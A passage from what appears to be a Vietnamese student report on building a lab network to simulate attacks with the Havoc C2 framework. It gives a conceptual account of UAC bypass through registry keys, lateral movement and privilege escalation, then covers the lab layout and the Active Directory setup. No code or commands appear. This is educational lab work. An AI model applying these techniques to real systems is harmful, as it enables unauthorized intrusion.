


Windows 10 registry key edition

Hình 19. Bypassing UAC using Registry Keys

Bypass UAC (User Account Control) bằng cách thao tác Registry (Registry Key Manipulation) là một kỹ thuật tấn công và phòng thủ phổ biến trong hệ điều hành

Windows. Kỹ thuật này lợi dụng các chương trình đáng tin cậy của hệ thống (được tự động cấp quyền cao - Auto-Elevate) nhưng lại đọc cấu hình từ phân vùng Registry của người dùng (HKEY_CURRENT_USER hay HKCU).




Hình 20. Cơ chế hoạt động của UAC

Bản chất của Bypass UAC: Khi một tài khoản thuộc nhóm Administrators đăng nhập, mặc định tiến trình (Shell) của họ chỉ chạy ở mức Medium Integrity để an toàn. Khi cần thực hiện tác vụ nâng cao, hộp thoại UAC sẽ xuất hiện yêu cầu xác nhận để chuyển đổi lên High Integrity. Kỹ thuật Bypass UAC lạm dụng các tiến trình tự động nâng quyền của Windows (Auto-Elevate Binaries) vốn được Windows tin tưởng sẵn (không hiện hộp thoại UAC) để chèn hoặc đánh lừa tiến trình đó thực thi chéo Payload của Demon Agent, từ đó đưa Agent từ mức Medium lên High Integrity mà nạn nhân không hề hay biết.

8. Lateral Movement/Privilege Escalation

Lateral Movement (di chuyển ngang) là một kỹ thuật tấn công phổ biến trong các cuộc tấn công mạng, nơi kẻ tấn công, sau khi chiếm được quyền truy cập vào một hệ thống ban đầu, tiếp tục mở rộng phạm vi kiểm soát bằng cách xâm nhập vào các hệ thống khác trong cùng mạng. Chúng khai thác thông tin đăng nhập, API key, token hoặc các secrets khác để leo thang đặc quyền, truy cập vào dữ liệu nhạy cảm hoặc kiểm soát toàn bộ hệ thống.


Lateral Movement đặc biệt nguy hiểm vì nó cho phép kẻ tấn công duy trì quyền truy cập, lẩn trốn trong hệ thống trong thời gian dài và gây ra hậu quả nghiêm trọng, từ đánh cắp dữ liệu đến triển khai ransomware.



Hình 21. Minh họa về một dạng Lateral Movement

Privilege Escalation (Leo thang đặc quyền) là một kỹ thuật tấn công mạng trong đó tin tặc khai thác các lỗ hổng, lỗi cấu hình hoặc lỗ hổng thiết kế để nâng cấp quyền truy cập từ một tài khoản thông thường lên tài khoản có quyền quản trị viên (Admin, Root, System) cao hơn mức ban đầu được cấp.

Types of Privilege Escalation Attacks



Hình 22. Một số dạng Privilege Escalation

CHƯƠNG IV. THIẾT KẾ HỆ THỐNG

1. Phân tích kỹ thuật

Theo yêu cầu được đặt ra trong nhóm đề tài số 1: Xây dựng mô hình và kịch bản tấn công hệ thống mạng sử dụng mô hình C2:

- Thiết kế một mô hình mạng mô phỏng ba gồm các thành phần như AD, Web, Client,....
- Xây dựng được mô hình cho C2 và phân tích cụ thể các thành phần được sử dụng trong mô hình C2.
- Thực hiện tối thiểu 03 kịch bản thể hiện các tính năng cốt lõi của mô hình C2 và tấn công vào hệ thống mạng được xây dựng.


⇒ Vì vậy, mô hình C2 mà nhóm sẽ chọn là mô hình Havoc C2 Framework

Từ những mục tiêu trên, nhóm đưa ra hướng tiếp cận như sau:

Xây dựng một hệ thống mạng nhỏ, bao gồm:

1. 01 máy Windows Server làm máy chủ Domain Active Directory cho hai máy trong mạng.
2. 01 máy Windows Server làm máy chủ Web nội bộ.
3. 01 máy Windows 10 làm máy Client.
4. 01 máy psSense dùng làm Router chính trong hệ thống mạng, thêm Suricata làm hệ thống NIPS trong hệ thống mạng.
5. 01 máy Kali Linux làm Attacker host Havoc C2 server.

2. Sơ đồ hệ thống



Hình 23. Networking Topology

Để hiện thực được mô hình mạng này, nhóm sử dụng VMWare Workstation để thực hiện tạo máy ảo cho mô hình. Với máy pfSense sẽ là thiết bị điều phối chính trong hệ thống mạng.

Chi tiết cấu hình từng máy như sau:

OS	RAM	Role (ComputerName)	IP Address
PfSense Free BSD	2GB	Firewall + NIPS (Suricata)	WAN: 192.168.20.133


			LAN: 10.10.10.1
Windows Server 2022	2GB	Domain Admin (AD)	10.10.30.102
Windows Server 2022	2GB	IIS Server (IIS_Server)	172.16.10.100
Windows 10	2GB	Client (Helpdesk)	192.168.40.102
Kali Linux	2GB	Attacker (Kali)	10.20.30.101

Bảng 2. Thông tin các máy trong mạng

CHƯƠNG V. TRIỂN KHAI HỆ THỐNG

1. Thực hiện cấu hình Domain Active Directory trên máy AD


Đầu tiên, chúng ta cần thực hiện thêm Role cho máy AD. Ngay sau khi khởi động máy Windows Server, chúng ta có ngay một giao diện của Server Management, tại đây chúng ta chọn Add Roles and Features Wizard để tiến hành install Active Directory Domain Services. Ở đây, nhóm đã install trước đó rồi.



Hình 24. Chọn AD DS và Install


Sau khi install xong, chúng ta cần tạo thông tin cho Domain của hệ thống mạng. Tại nút thông báo, chúng ta có sẵn phần Promoting and deployment, chúng ta chọn phần đó và thực hiện điền thông tin Domain của nhóm.

Domain của nhóm là Nhom11.NT205.Q22. (Ảnh bên dưới là minh họa từ bài lab môn học không phải là ảnh lúc cài đặt)



Hình 25. Thực hiện tạo một Domain cho mạng

Sau khi thực hiện Install thành công, chúng ta có thể tinh chỉnh thêm một số thứ khác nữa, ở đây nhóm sẽ không tinh chỉnh thêm gì nữa.




Hình 26. Thực hiện thêm User

Tiếp đó, chúng ta cần thêm các User mới, bao gồm 01 Client, 01 helpdesk và 01 Client-2. Tại góc trên bên phải, chọn Tools -> Active Directory User and Computers để vào hộp thoại tùy chỉnh. Chọn mục Action và tiến hành thêm User.


2. Setup user và thực hiện đăng nhập cho hai máy trong mạng

Với hệ thống mạng của nhóm, sẽ bao gồm 4 tài khoản, 01 tài khoản là Domain Admin, 02 tài khoản Client cho hai máy Client và IIS Server trong mạng Domain và 01 tài khoản cho nhân sự IT helpdesk.

Do trong quá trình thực hiện demo có vài lỗi nên nhóm có phải xóa đi làm lại nhiều lần, đồng thời IP với PC Name hơi khác so với các bước được báo cáo. Toàn bộ thông tin nhóm làm đều được trình bày rõ trong [bảng 2](#).



Hình 27. Thực hiện thêm User




Hình 28. Thêm các thông tin với từng user

